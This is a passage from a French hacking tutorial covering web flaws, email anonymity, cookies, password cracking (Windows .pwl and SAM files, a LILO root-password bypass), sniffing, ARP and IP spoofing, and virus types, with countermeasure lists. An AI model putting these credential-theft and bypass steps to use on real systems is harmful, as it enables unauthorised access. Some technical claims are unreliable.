Copier les URLs des différentes pages, avant et après la saisie des données du formulaire et comparez-les. Relevez les variables et leur(s) valeur(s) associée(s) et étudiez-les attentivement avec les variables du formulaire. Modifiez les valeurs, voir ce qui se passe, et ainsi de suite jusqu'à ce que vous puissiez pénétrer le serveur Web et utiliser ses ressources (grâce à un telnet inversé par exemple) .

## **D'autres failles web**

## **Le fichier robot.txt**

robot.txt est un fichier qui est placé à la racine d'un site web et qui est utilisé par les moteurs de recherche.

Lorsque ces derniers rencontrent ce fichier, ils ne vont pas inclure dans le résultat de la recherche les répertoire qui se trouvent dans le fichier : il sert donc à cacher des répertoires.

Par contre, lorsque l'on fait une recherche avancée dans google ou dans d'autres moteurs de recherches en spécifiant que l'on veut accéder à tous les fichiers robots qu'ils ont conservé dans leurs bases de données, les moteurs de recherches nous affichent une liste incroyable (mais vrai) de liens vers des fichiers robots. Cela peut permettre à un pirate de se déplacer dans des répertoires privés qui peuvent contenir des données importantes ou non (comme les répertoire d'administration du site, le répertoire où est situé les fichiers de la base de données...).

Ce n'est pas une faille : ce fichier est un élément à double tranchant facilitant la tâche des moteurs de recherches et des webmasters mais aussi des pirates.

## **D'autres fichiers**

Lorsque l'on crée un site, on a souvent envie de protéger l'accès à certains fichiers ou répertoires. Cela est possible grâce aux fichiers .htaccess et .htpasswd.

.htaccess va être le fichier qui protège le répertoire grâce à un mot de passe et .htpasswd le fichier qui contient le mot de passe. Pour information, .htaccess détient l'adresse du fichier .htpasswd.

Il est possible d'accéder au contenu de ces deux grâce à son navigateur. Google peut parfois être utile pour chercher les fichiers précédemment cités.

### **Parades :**

- utilisez les fonctions de sécurité des langages utilisés pour créer des applications Web,
- faites un audit de sécurité des codes des scripts de votre site,
- faites des contrôles sur les arguments passés au fonctions,
- il faut que les serveurs Web et mails filtrent les caractères spéciaux mis dans les requêtes.



# Messageries et cookies

Dans ce chapitre, nous allons apprendre à analyser les champs des en-têtes des mails, cela va nous permettre de savoir qui est le vrai émetteur d'un message et plein d'autres choses encore. Puis nous allons voir comment les pirates et pleins d'autres personnes envoi de messages électroniques anonyme. Pour finir ce chapitre, nous allons parler des cookies, de leur formation, de leur constitution, et de leur fonctionnement.

## messages électroniques :

Tout message transmis par internet est constitué de 2 parties : l'en-tête (*header*) et le corps (*body*).

## Champs de base :

Voici la description des champs de base de l'en-tête d'un message :

« *Date:* » : fournit la date et l'heure de la rédaction du message.

« *From:* » : fournit l'adresse de la personne ayant émis (transmis) le message.

« *To:* » : fournit l'adresse du destinataire.

« *Subject:* » : fournit l'objet (ou sujet) du message.

## Autres champs :

« *Cc:* » : (Carbon Copy, copy carbone) permet d'envoyer le message à plusieurs personnes ; il peut contenir plusieurs adresses de messageries séparées par des virgules.

« *Bcc:* » : (Blind Carbon Copy, copie carbone cachée), comme *Cc* : , permet d'envoyer le message à plusieurs personnes, la différence est qu'avec *Bcc* : , les différents destinataires ne savent pas à quelles autres personnes le message a été envoyé.

« *Reply-To:* » : permet de spécifier une adresse de retour autre que celle mis dans *From* :

« *Message-id:* » : ceci est l'identifiant unique du message, généré par le logiciel de messagerie.

« *Received:* » : champ ajouté par un serveur SMTP dès qu'il le reçoit et avant son envoie au relais suivant.

Constitution de ce champs: après le *from* , on retrouve l'adresse DNS de la machine sur lequel le logiciel de messagerie (du rédacteur) est exécuté ; puis après le *by*, l'adresse DNS du serveur SMTP qui a ajouté ce champ ; puis on a le protocole utilisé et l'id du message ; et enfin l'adresse de messagerie du destinataire et la date de réception du message.

« *From* » (à ne pas confondre avec le *From* de base qui contient deux points « : ») et « *Return-Path*: » contiennent une adresse qui permet de remonter à l'expéditeur. (ça peut servir quand on a affaire à un spammer). Ces champs sont ajoutés par le dernier relai délivrant le message.

« *Sender*: » contient une adresse lorsque *From*: n'est pas celle de la personne ayant réellement émis le message.

« *Resent-From*: » contient l'adresse de la personne qui a écrit le message (normalement c'est la même personne que celle l'ayant émis, j'ai bien dit **normalement**)

Pour ceux qui veulent aller plus loin, sachez que certains en-têtes HTTP ont les mêmes en-têtes que ceux étant dans les messages électroniques. Cela peut permettre de contourner certaines protections étant dans les logiciels de messageries gratuites (comme Hotmail) en travaillant directement dans les en-têtes des messages électroniques.

## **messageries anonymes :**

A quoi peuvent bien servir les messageries anonymes ?

Se protéger, se cacher, masquer la source (l'expéditeur) d'un message. Oui, c'est vrai, mais pas seulement, cela peut aussi servir à ne pas fournir aux destinataires (ou pirate sniffant ou contrôlant un système qui ré-achemine des paquets comme des serveurs et des routeurs) les informations contenues dans les en-têtes de messages

Maintenant, nous allons voir différents moyens pour être anonyme sur internet avec notre messagerie.

## **les webmails gratuites :**

Vous devez connaître les domaines du genre hotmail.com et netcourrier.com ou caramail.com ?

Et bien, ce sont leur service de messagerie gratuite qui va nous permettre d'avoir une adresse de messagerie anonyme. Bien sur, ne donner pas vos vrais nom et prénom lors de l'enregistrement sinon où passe votre anonymat !!!

## les remailers anonymes :

Ils sont encore mieux que les messageries gratuites car les messages électroniques passent par plusieurs serveurs SMTP que l'on dit relais. Ce qui rend cette technique vraiment anonyme, est que les serveurs SMTP relais suppriment les champs « *Received* : » des serveurs SMTP relais précédant. Donc, grâce à cette technique, seul le dernier serveur SMTP relais est sauvegarder dans l'en-tête du message électronique avec l'en-tête « *Received* : ». Il est donc théoriquement impossible que l'on remonte à l'émetteur.

Anonymizer.com à un service de remailer anonyme.

## Conclusion :

Utiliser les 2 techniques énoncées dans cette partie pour votre anonymat.

## les cookies :

Vous avez déjà du entendre parler des cookies , ces petits fichiers textes contenant des informations envoyées par le serveur au client et étant stockés par le client (**vous** si vous préférez).

En 1990, Montulli de Netscape, créa le cookie pour qu'il puisse assurer une certaine persistance dans la communication sur le web (comme les transactions).

## En-têtes des cookies :

➔ L'en-tête *Set-Cookie* : il est inséré dans l'en-tête d'une réponse envoyée par un serveur à un client dans le but de le positionner chez le client. Voici sa syntaxe:

Set-cookie : NOM=VALEUR ; expires=DATE ; domain=DOMAINE ; path=CHEMIN; *secure*

<i>NOM=VALEUR</i>	Nom du cookie et sa valeur (champ obligatoire)
<i>expires=DATE</i>	Date d'expiration du cookie (champ optionnel)
<i>domain=DOMAINE</i>	Permet de spécifier le domaine pouvant avoir accès au cookie (champ optionnel). Si ce champ n'est pas spécifié seul le serveur ayant créé (ou généré) le cookie peut y avoir accès.
<i>path=CHEMIN</i>	Permet de spécifier le préfixe des URL où le cookie est utilisé et appliqué (champ optionnel)

<i>secure</i>	Champ qui, s'il est mis, envoie le cookie et sa valeur seulement lors de connexions chiffrées à l'aide de SSL.
---------------	--

→ L'en-tête *Cookie* : permet d'inclure la valeur d'un ou plusieurs cookie(s) dans une requête HTTP à l'intention d'un serveur. Voici sa syntaxe :

*Cookie : Nom1=Valeur1 ; Nom2=Valeur2 ; ...*

## Comment les serveurs accèdent aux cookies ? :

Lorsque vous visitez un site qui a placé un cookie sur votre système, votre navigateur va vérifier s'il a un cookie appartenant au site qu'il visite en comparant le nom du site et la liste de cookie qu'il a.

Si la réponse est affirmative, il compare l'url de la requête HTTP du site demandant le cookie et le champ *path* du cookie ; s'il y a coïncidence entre ces 2 arguments, et que la date d'expiration n'est pas atteinte alors le cookie est envoyé au serveur. Si plusieurs cookies ont passé tous les test de validités précédents, ils seront tous envoyés au site grâce à l'en-tête *Cookie* étudié précédemment.

Si la date de validité du cookie est atteinte, alors le cookie est supprimé directement.

## Fausse informations:

Les cookies ne sont pas des virus, car ce sont simplement des fichiers textes ouverts avec le bloc note donc il est impossible de pouvoir faire exécuter des scripts sur le poste du client.

Comme un cookie ne peut être ni un script ni un virus ni un programme, alors il ne peut pas lancer de recherche sur le système du client dans le but d'y rechercher des informations.

Comme le stockage des cookies est limité, il est impossible de porter une attaque de type DoS sur le système du client (en tout cas pour le moment, on ne sait jamais ce que l'avenir nous réserve).





# Cracking et contournement de mots de passe

Ce chapitre pratique est orienté compréhension des techniques du piratage des mots de passe.

Avant de continuer, je veux vous prévenir que je ne décrirais pas la technique qui consiste à essayer manuellement des mots de passe car des fois on est limité dans le nombre d'essais.

## **BIOS :**

Il existe différentes techniques pour enlever ou cracker un mot de passe BIOS. Pour savoir comment l'on accède au Bios, comment il fonctionne, référez-vous au manuel de votre carte mère.

## **le cavalier :**

La technique la plus simple et qui fonctionne à chaque fois est le déplacement du cavalier (jumper) qui a pour but d'effacer les données contenues dans le CMOS (cf le manuel de votre carte mère). Ce cavalier est généralement situé à côté de la ROM BIOS.

Protocole : changer le cavalier de positions (généralement en position 2-3) attendre quelques secondes puis le replacer en position initiale. Si tout s'est bien passé, on ne devrait plus avoir de mots de passe au démarrage.

## **un peu de technique :**

En décidant de travailler sur la carte mère pour avoir le mot de passe BIOS, on peut flasher le Bios en le reprogrammant à l'aide reprogrammeur de EEPROM. Il y a bien sûr une chance sur deux de réussir. De plus, il faut avoir des bases en électronique, en hardware, ou en overclocking car on risque de perdre votre carte.

## **la pile :**

Cette technique nécessiter aussi de travailler sur la carte mère. Cette pile se situe sur la carte mère, elle permet la sauvegarde d'informations comme l'heure système... Il faut la localiser puis la décharger en l'enlevant pendant une journée voir plus.

### **des logiciels :**

Certains logiciels nous propose de voir le mot de passe BIOS du système. Mais il faut avoir au moins une fois accès au système d'exploitation pour pouvoir les installer.

Voici 2 logiciels permettant de voir le mot de passe du BIOS :

- AMI BIOS RECOVER
- AWCRAK ...

### **les fichiers de mots de passe :**

Pour trouver les mots de passe des fichiers password (ou fichiers de mots de passe), il faut utiliser les logiciels de cracking de mots de passe. Les plus importants sont John the Ripper, LophtCrack du Lopht, Crack...

### **Windows 95/98 et les fichiers .pwl :**

Le fichier de mots de passe de Windows 9x est le fichier ayant comme extension *.pwl* se situant dans le répertoire *C:\Windows\*. Ce fichiers est bien sûr crypté et les logiciels cités précédemment sont capables de le décrypter.

Pour récupérer ce fichier, il y a une panoplie de choix.

Les techniques les plus simple seraient :

- l'utilisation d'une disquette contenant un fichier batch qui aurait pour but de copier le fichier *.pwl* du répertoire *C:\Windows\* vers la disquette pour qu'on le décrypte sur son ordinateur. Le fichier batch pourrait contenir un code du genre : `copy C:\Windows\*.pwl a:`
- de contourner l'utilisation des fichiers *.pwl* dès le début du lancement de l'ordinateur. Il faut pour cela avoir un écran MS-DOS à l'aide d'une disquette de démarrage et renommer tous les fichiers *.pwl* en ce que nous voulons, normalement on devrait pouvoir accéder au système sans mot de passe ou pouvoir affecter un nouveau mot de passe au compte.

### **Windows NT et le fichier SAM :**

Le fichier de mot de passe de Windows NT est le fichier SAM qui situe dans le répertoire *C:\Windows\system32\config\* ou *C:\WinNT\system32\config* (à vous de voir, c'est peut-être autre chose) .

Le fichier SAM se craque à l'aide de lophcrack, john the ripper, crack5.

Pour récupérer le fichier SAM, on peut :

- soit démarrer l'ordinateur avec un autre système et prendre le fichier SAM qui n'est plus protégé par le système Windows.
- soit installer (il faut pouvoir installer des utilitaires) NTFSDOS (le pilote du système de fichier NTFS) pour monter les partitions NTFS en lecteur DOS logique. On peut maintenant prendre le fichier SAM qui n'est plus protégé par Windows.
- soit le récupérer dans le répertoire *C:\Windows\repair\* ou encore *C:\WinNT\repair\* qui correspond à l'utilitaire de réparation de disque ou de dépannage. Le fichier SAM est généralement sous forme : « sam.\_ »
- On peut aussi utiliser une technique créée avec des hooks systèmes ou d'autres fonctions des APIs Windows pour prendre le fichier SAM à distance (à l'aide de vers-virus par exemple) ou utiliser une technique d'injection DLL.
- soit utiliser les clés *HLM\SECURITY\Policy\Secrets* qui possèdent des informations que seul votre système doit connaître : des informations confidentiels comme des mots de passe.

## Unix et ses fichiers passwd et shadow :

Unix utilise des fichiers distants pour stocker les logins et les mots de passe, respectivement */etc/passwd* et */etc/shadow*.

Pour les décrypter, on peut soit utiliser john the ripper, soit crack.

Pour les récupérer, on peut infiltrer le serveur NIS qu'aurait peut-être installé l'administrateur, copier les fichiers *passwd*, *shadow* et *group* du répertoire */etc/NIS*, ou contourner l'authentification par mot de passe à l'aide de LILO.

LILO est une application chargée de lancer Linux à la fin des actions du BIOS. LILO est une application à double tranchant car il permet de démarrer un système Linux à l'aide d'arguments fournis par l'utilisateur. Il peut servir à faire de la maintenance mais aussi à démarrer des systèmes sans mot de passe.

Pour accéder à l'invite LILO, il faut garder la touche MAJ du clavier appuyée lors du démarrage de l'ordinateur. Normalement, il devrait y avoir un truc du genre « *LILO:* ».

Vous pouvez alors :

- soit taper « *linux single* » (sans les guillemets) puis « *mount -w -n -o remount/* » qui remonte la partition en lecture/écriture. Maintenant éditez le fichier */etc/passwd* pour qu'il ressemble à :

« `root::0:0:root:/root:/bin/sh` » (sans les guillemets). Si linux utilise le fichier *shadow* pour stocker les mots de pass, */etc/passwd* doit ressembler à : « `root:x:0:0:root:/root:/bin/sh` » (sans les guillemets).  
- soit taper `<nom_image_du_kernel>`  
`init=[un_shell_par_ex,_sans_les_crochets]`

## les mots de passe des écrans de veille :

Les écrans de veille avec un mot de passe sont de très bons systèmes pour masquer ce que l'on fait sur son bureau lorsque l'on s'absente deux minutes.

Voyant les différentes techniques de contournement des écrans de veille

## le simple redémarrage :

Pour contourner un écran de veille ayant un mot de passe, le redémarrage est un bon moyen qui ,cela est vrai, ne sert à rien, car la personne effectuant ce redémarrage ne pourra voir ce que vous étiez en train de faire.

## les logiciels :

Vous pouvez aussi utiliser les logiciels comme Sreen Saver Password ([www.ptorris.com](http://www.ptorris.com)).

Ce logiciel fonctionne avec le fichier `user.dat` disponible dans le répertoire de la session de l'utilisateur soit `C:\Documents and Settings\[nom_de_utilisateur]` sous Windows XP Pro service Pack 1. Pour les autres systèmes basé sur NT, explorer vos répertoires `C:\` ou `C:\Windows\` ou encore `C:\Windows\Profiles\` à la recherche du répertoire de la session cible.

## regedit :

Le mot de passe de l'économiseur d'écran est aussi situé dans la base de registre, dans la clé : `HKEY_Users\.Default\Control Panel\ScreenSave_data`

La clé peut changer selon votre version de Windows.

Vous pouvez aussi fouiller les clés commençant par `HKEY_CURRENT_USER\` ou `HKEY_USER\`

Astuce : créer un programme qui parcourt les précédentes clés à la recherche d'informations.

## **autorun.inf :**

Les CD peuvent, s'ils sont équipés d'un fichier *autorun.inf*, lancer automatiquement des fichiers ou programmes dès leur entrée dans le lecteur CD-ROM.

Cette caractéristique fonctionne aussi lorsque l'on lance l'écran de veille. Donc imaginer un CD ayant un fichier *autorun.inf* qui contienne l'adresse (sur le cd) d'un cracker de mots de passe d'écran de veille après « *open=* » du fichier *autorun.inf* .

Pour information, tout les chemins d'accès à des logiciels ou des fichiers étant après « *open=* » sont exécutés automatiquement lors de l'insertion du cd dans le lecteur.

## **divers :**

Il existe des logiciels pour cracker différents types de documents protégés par mots de passe comme les fichiers ZIP, ARJ...

Des sites comme celui de Pierre Torris ([www.ptorris.com](http://www.ptorris.com)) et la plupart des sites warez proposent des crackers de mots de passe de tout genre.

## **Cracking d'une sécurité javascript :**

Certains sites utilisent ce mécanisme pour filtrer les personnes autorisées à accéder à une page.

Comme on ne peut accéder au code source de la page qu'après s'être bien authentifié, les webmasters marquent parfois le mot de passe en clair dans le code inclut entre les balises javascript (qui est affiché dans le code source contrairement au PHP).

Notre but est de découvrir ce mot de passe d'accès. Pour cela, ouvrez votre navigateur et le dossier « *Temporary Internet Files* ». Puis connectez-vous à la page protégée avec l'aide de votre navigateur et entrez un mot de passe bidon.

Allez ensuite dans le répertoire ouvert et recherchez la page correspondant à la page fraîchement visitée et étant protégée.

Astuce : videz le répertoire « *Temporary Internet Files* » avant de faire la manœuvre.

Lorsque vous l'aurez trouvé, ouvrez-la avec un éditeur HTML ou avec le bloc note, recherchez le code javascript puis le mot de passe qui est soit en clair, soit chiffré.

Maintenant, rafraîchissez la page protégée et entrez le mot de passe trouvé...

## **Parades :**

- la 1ère parade consiste à choisir un bon mot de passe.
- la 2ème parade consiste à modifier la méthode d'authentification qu'utilisent les logiciels et les systèmes d'exploitation.





# Sniffing

Le sniffing est une technique du piratage que l'on dit passive. C'est surtout une technique servant à espionner le trafic d'un système en surveillant et en copiant les paquets non cryptés circulant sur le réseau cible : cela va permettre de récupérer diverses informations importantes pour un pirate. Contrairement à ce que vous pouvez croire et à ce que certains sites font croire, un sniffer ne permet pas d'espionner à distance un système éloigné et ne permet pas de contrôler la formation, le forgeage, la route et l'acheminements d'un paquet.

La principal source de réussite du sniffing est que les informations (mots de passe, logins, mails, requêtes...) circulant dans le réseau ne sont pas cryptées.

Comme il a été dit plus haut, un sniffer (logiciel permettant de faire du sniffing) ne capture que les paquets passant par la carte réseau du système sur lequel il est installé. Donc pour espionner le trafic du système cible, il faut que ces paquets transitent par notre carte réseau.

Un peu de pratique maintenant.

## **comment espionner un trafic réseau :**

### **le mode promiscuité :**

Avant, étaient les réseaux poste à poste. Dès qu'un système émettait un paquet, tous les autres systèmes connectés à l'émetteur recevaient le paquet. C'était la carte réseau qui s'occupait de savoir à qui était destiné le paquet et l'affichait ou non. Cela grâce à un filtre.

Bien sûr, ce filtre pouvait être enlevé, en faisant passer la carte réseau en mode promiscuité.

### **ARP :**

*(cf le chapitre sur le détournement de sessions et le spoofing)*

Cela consiste à associer l'adresse IP de la passerelle par défaut à notre adresse MAC (l'adresse de notre carte réseau) . Comme cela, le trafic du système cible passera par notre carte réseau. Cette manipulation est à effectuer sur les systèmes s'occupant du routage comme les switches, les routeurs... ou sur le système cible. Pour que le trafic du réseau ne soit pas modifié et pour que l'on ne remarque pas cette usurpation, on

doit activer l'IP forwarding et ajouter une entrée dans la table ARP de la cible pour la véritable passerelle par défaut.

On peut aussi modifier la table de routage du réseau de la cible. Le résultat sera le même, associations de notre adresse MAC à l'adresse IP de la passerelle par défaut.

### **lien direct :**

On peut se connecter directement au système cible :

- soit en appelant le modem de la cible avec le notre (c'est la technique la plus simple qui ne marche peut-être plus encore) : on doit alors connaître le numéro de son modem que l'on peut obtenir grâce au wardialing.
- soit en utilisant une faille du genre : *exploit netbios*
- soit en utilisant un cheval de troie.

### **les différents sniffers :**

Il existe différents sniffers pour tous les systèmes d'exploitation:

- TCPdumps
- Ethereal
- dsniff
- sniffit
- LANWatch
- Esniff
- ATM sniffer
- LinSniff
- ...

### **Parades :**

- utilisez anti-sniff (qui repère les sniffers et les cartes réseau en mode promiscuité),
- cryptez les paquets circulant sur le réseau,
- vérifiez régulièrement les tables de routage,
- désactivez les protocoles non utilisés.



# Le spoofing

Le spoofing est une technique de piratage qui a pour but d'usurper les droits d'une personne ou de fournir de fausses informations pour se camoufler ou passer les systèmes de sécurité.

Il existe plusieurs types de techniques de spoofing ayant des degrés de difficultés variables. Il y a par exemple le SMS spoofing, le mail spoofing, l'IP spoofing, le DNS spoofing, l'UDP spoofing, l'ARP spoofing, le MAC spoofing (en rapport avec les adresses MAC)... et on peut inventer encore pleins de technique !

Comme certains pourrait le croire cet ouvrage n'établit pas les bases pour créer de nouvelles attaques, il veut seulement expliquer qu'en analysant les systèmes et les protocoles qui servent au bon fonctionnement des réseaux, on peut trouver des faiblesses qui vont permettre de modifier certaines données ou d'intercepter certains signaux ou messages pouvant servir à passer certaines sécurités et à faire croire à un système qu'il dialogue et fonctionne normalement. Cette méthode d'analyse est aussi utilisée dans l'hijacking (détournement de session et de connexion).

Voyons maintenant différentes techniques de spoofing.

## **le SMS spoofing :**

le SMS spoofing consiste à envoyer des SMS avec un numéro d'expéditeur ne nous appartenant pas. Cela est possible à l'aide de logiciels comme Text2gsm ([www.download.com](http://www.download.com)) ou en créant ses propres scripts.

## **le mail spoofing :**

Le mail spoofing consiste à envoyer des e-mails avec une adresse d'expéditeur falsifiée.

Cela est possible à l'aide de logiciels (comme toujours) servant à envoyer des e-mails ou faire du mail-bombing, à l'aide de scripts en PHP ou en PERL que vous pouvez développer.

La technique de mail spoofing précédemment expliquée est la plus connue car est à la base du spam.

Maintenant, imaginez un serveur pop/imap secret, le serveur de l'entreprise ou d'un gouvernement. Disons qu'un pirate a découvert son existence et qu'il a réussi à obtenir une dizaine d'adresses de comptes mails étant hébergés sur ce serveur.

Pour savoir à qui ils appartiennent, et les informations de connexion aux comptes, il décide d'envoyer des messages électroniques aux adresses obtenues en se faisant passer pour l'administrateur. Pour l'occasion, ils créent un client de messagerie intégrant un mécanisme d'accuser réception indiquant que le mail a bien accédé au serveur pop/imap cible. Mais après avoir envoyé les mails, il ne reçoit toujours pas de réponses et décide d'infiltrer le serveur. Il passe des heures à inspecter de fond en comble la machine et accède enfin aux informations qui voulait : les logins et les mots de passe des mail box. Tout content, il se déconnecte après avoir effacé ses traces.

Le lendemain, en cours (car il y a quand même des pirates étant jeunes), il repense soudain à son exploit de la veille et se demande pourquoi ces mails n'ont pas accédé au serveur pop. Le soir venu, il se reconnecte au serveur et après une analyse minutieuse, il découvre enfin que les mails sont filtrés au niveau des en-tête SMTP avant d'être déposés sur le serveur; il comprend vaguement que les e-mails doivent avoir un certain mot dans leurs en-tête pour être acceptés. Après des heures d'expérimentation, ces mails accèdent enfin au serveur cible.

Ce petit scénario imaginé a essayé de faire comprendre que l'on pouvait créer des mécanismes de filtrage même au niveau des messages électroniques et que tout peut être contourné avec un peu de connaissances.

## l'IP spoofing

C'est l'attaque la plus connue peut-être grâce à Kevin Mitnik, le hacker le plus médiatisé du monde, qui avait, d'après ce que l'on dit, réussi son attaque en faisant une prédiction des numéros des séquences : nous verrons plus tard en quoi cela consiste.


L'IP spoofing consiste à forger des paquets avec une adresse IP source ne nous appartenant pas, notre adresse IP ne change pas ! contrairement à ce que pourraient croire certaines personnes.

En gros, on va truquer des paquets que nous enverrons à notre cible.

D'abord, voyons quelques concepts théoriques.

Version	IHL	Type de service	Longueur du paquet	
Identificateur			Flags	Offset du Fragment
TTL	Protocole		Checksum d'en-tête	
Adresse IP source				
Adresse IP cible				
Options / remplissage (padding)				
Zones de données...				

Port source				Port cible				
Numéro de séquence								
Numéro d'acquittement								
Offset donnée	Réservé	U	A	P	R	S	F	Taille de la fenêtre
		R	C	S	S	Y	I	
		G	K	H	T	N	N	
Somme de contrôle				Pointeur Urgent				
Options / remplissage								
Données								



Il n'existe pas de techniques toutes faites pour faire du spoofing car cela dépend de l'environnement dans lequel on se trouve :

- si le système de sécurité se trouve dans le même segment réseau que notre système ou dans le même réseau local, nous n'aurons qu'à forger des paquets SYN et ACK, à les envoyer, à corriger leur checksum à l'aide d'un sniffer, à sniffer la réponse du système cible, voir son numéro ACK, l'incrémenter d'une unité et à renvoyer le paquet ACK corrigé dans un bref délai. Cette technique, aussi simpliste qu'elle soit demande quelques répétitions et ne peut se faire d'un coup.
- Si le système cible est éloigné de notre système, se trouve dans un autre réseau : il peut y avoir deux solutions :
  - soit le système cible renvoie un paquet SYN/ACK à l'adresse spoofée. Il ne nous reste alors plus qu'à contrôler le système à qui appartient l'IP spoofé, y installer un sniffer pour obtenir le paquet envoyé par le système cible et renvoyer un paquet ACK corrigé.

- soit on ne reçoit pas de paquets SYN/ACK. Il va falloir prédire les numéros de séquences valides. Pour nous aider, on peut faire un fingerprinting du système cible pour avoir une estimation de la difficulté de la prédiction des numéros les séquences. Le célèbre Nmap intègre cette fonctionnalité.

Le *cours* sur l'IP spoofing est finie, vous avez du remarquer que cette technique est très puissante et demande quelque connaissances sur TCP/IP. À titre informatif, l'IP spoofing est à la base de l'idle host scanning.

### **Parades :**

- il faudrait que les paquets qui circulent sur le réseau soit cryptés,
- empêchez l'identification du système d'exploitation tournant sur votre système en émulant ou en modifiant l'implémentation de TCP /IP sur le système,
- changez les techniques de filtrage habituel, par exemple, contre un jeu de questions/réponses cryptés entre les 2 systèmes.

### **l'UDP spoofing :**

L'UDP spoofing fonctionne à peu près comme l'IP spoofing : il faut forger des paquets truqués.

UDP est un protocole fonctionnant en mode déconnecté au niveau 4 du modèle OSI.

Que signifie en mode « *déconnecté* » ? cela veut dire que UDP ne cherche pas à établir des connexions entre les systèmes, il se contente juste d'un bon checksum, d'une adresse IP source et de destination, d'un port et des données.

Cela nous facilite grandement le travail car on n'a qu'à forger les paquets UDP, y insérer l'IP source, l'IP de destination, y mettre les données que l'on veut et à envoyer le tout. Le checksum est automatiquement déterminé.

Pour forger des paquets UDP, on peut utiliser RafaleX, Hping2, Winject...

### **le MAC spoofing :**

Cela consiste en la modification de l'adresse de sa carte réseau.

### **le DNS spoofing :**

Il existe 2 types de technique de DNS spoofing, nous en avons vu une (au chapitre sur les outils et utilitaires automatisés) qui consiste à faire des requêtes à un serveur DNS sachant que normalement seuls les serveurs DNS secondaire sont censés faire ces requêtes.

La 2ème technique les DNS spoofing a pour but de faire correspondre un nom d'hôte au système de notre choix.

L'exemple le courant est le détournement d'une session pour rediriger la cible sur un site de notre choix.

Cela est possible à l'aide de systèmes de relais de paquets que l'on aurait créés ou contrôlés (cf les chapitre sur les détournements de sessions) .

## **ARP spoofing :**

D'abord, voyons qu'elle est la fonction du protocole ARP.

ARP est un protocole qui a pour but de résoudre des adresses IP en adresses MAC.

Lorsqu'une machine veut communiquer avec une autre machine dont elle connaît l'IP, elle va envoyer une requête ARP à tous les systèmes d'un réseau (à l'aide du broadcast) demandant l'adresse MAC de IP spécifiée.

La machine cible concernée va donc lui répondre en lui donnant son adresse MAC. Cette réponse va être ensuite inscrite dans le cache ARP de la première machine.

Toute cette manœuvre est exécutée si et seulement si la machine A n'a pas encore d'entrée correspondant à la machine B dans son cache ARP.

Toutes les attaques de ARP spoofing ont pour but de faire passer par le système pirate le trafic réseau de notre cible.

On va voir ensemble trois techniques de ARP spoofing qui consiste à envoyer une requête ARP (généralement à notre cible) pour lui dire que notre adresse MAC est associé à l'adresse IP choisie (généralement une passerelle par défaut, un routeur ou tout simplement le système cible, si l'on veut espionner le trafic entre deux systèmes bien définis) .

### **1<sup>ère</sup> technique :**

Elle n'est possible que si le cache de la cible ne contient pas encore d'entrée correspondant à la machine dont on veut usurper l'adresse IP. Cela va donc consister en la création d'une entrée dans le cache cible. Pour cela, il va falloir que l'on forge un paquet ARP associant notre adresse MAC à l'adresse IP a usurper. Puis, cette étape finie, on va devoir envoyer ce paquet à la cible, **directement** à la cible (en unicast par



exemple). Le paquet ARP doit être en mode « *who-as* » et avoir comme IP source, celle a usurper, et comme adresse MAC source, la notre.

### **et si on mettait son cache à jour ?**

Cette technique doit être utilisée que si l'on sait que le cache cible a déjà une entrée non statique dans son cache ARP correspondant à l'adresse IP que l'on veut usurper. On va devoir forger un paquet ARP en mode « *reply* » que l'on va envoyer à la cible. Le paquet doit avoir comme IP source, celle a usurper, et comme adresse MAC source, la notre.

### **et si on faisait la course ?**

Cette technique va demander rapidité d'analyse et d'envoi de paquets et de nombreuses répétitions de notre part pour être prêts le jour J.

Lorsque la machine cible envoie un paquet au broadcast pour connaître l'adresse MAC de l'IP à spoofer, on va devoir renvoyer une réponse à la machine émettrice, le plus vite possible et invalider la machine devant normalement répondre pour qu'elle ne puisse le faire.

Après avoir fait une de ces techniques, il faut activer (mettre à 1) l'IP forwarding.

Il existe divers programmes servant à faire de l'ARP spoofing, en voici une liste :

- Dsniff de Dug Song : qui a certains modules permettant de faire de l'ARP spoofing et d'autres attaques comme celle du MITM.
- Jarp spoofing
- arp-sk

### **Parades :**

- il y a une parade digne de ce nom pour contrer cela, elle consiste à mettre des entrées statiques dans le cache ARP. Bien sûr cela est possible que pour les systèmes de type routeurs, passerelles par défaut, serveurs...
- sinon, il y a une autre solution qui consiste à mettre en place une machine qui va questionner un serveur DHCP, ou un autre type de serveur, avant qu'une entrée soit ajoutée dans le cache ARP d'un des systèmes du réseau. Bien sûr, les pirates peuvent infiltrer et détourner ce système à leur profit mais cela reste quand même une solution.



# Programmes infectants et lutte anti-virale

Un programme infectant est un bout de code auto-reproducteur ou non qui exécute les actions, généralement malfaisantes, de son constructeur.

Nous allons d'abord voir différents types de virus puis nous allons étudier la construction d'un virus en observant sa constitution, en dernier, nous allons voir les différentes méthodes de transmission du virus.

Virus	Programme n'étant pas auto-reproducteur (dit programme simple), qui a pour but de se copier dans d'autres programmes encore sains et d'exécuter ce pourquoi il a été créé.
Vers	Programme auto-reproducteur qui voyage de systèmes en systèmes dans le but de se multiplier.
Troyen	Virus généralement simple qui a pour but de donner à son concepteur ou à celui qui l'a frauduleusement introduit dans un système le contrôle de ce dernier.
virus résident	Ce type de virus est présent sur le système de manière permanente et est créé pour contrôler un/des éléments précis.
virus polymorphe	Virus qui a la possibilité de modifier son code dans le but de ne pas être indétectable.
virus furtif	Virus qui a noté les paramètres du système avant de le contrôler et qui fait croire au système qu'il est <i>normal</i> .
Rétro-virus	Virus créé dans le but de prouver qu'un système anti-virale précis n'assure pas son rôle.
virus compagne	Virus qui utilise une des caractéristiques du DOS pour fonctionner. En fait lorsqu'un programme est mis dans un répertoire, si l'on crée un programme COM du même nom que le programme exécutable, qu'on le place dans le même répertoire que l'homonyme exécutable et que l'on essaie d'accéder à l'exécutable, le DOS préfère exécuter le fichier COM en premier. Maintenant si le fichier COM est un virus, on appelle cela un virus compagne.
virus système	Virus se dupliquant dans des sections systèmes contrairement aux autres virus qui se copient dans des fichiers.

On peut créer des virus avec n'importe quel langage, mais n'oubliez pas que les vrais programmeurs de virus préfèrent le langage assembleur car il est plus proche du

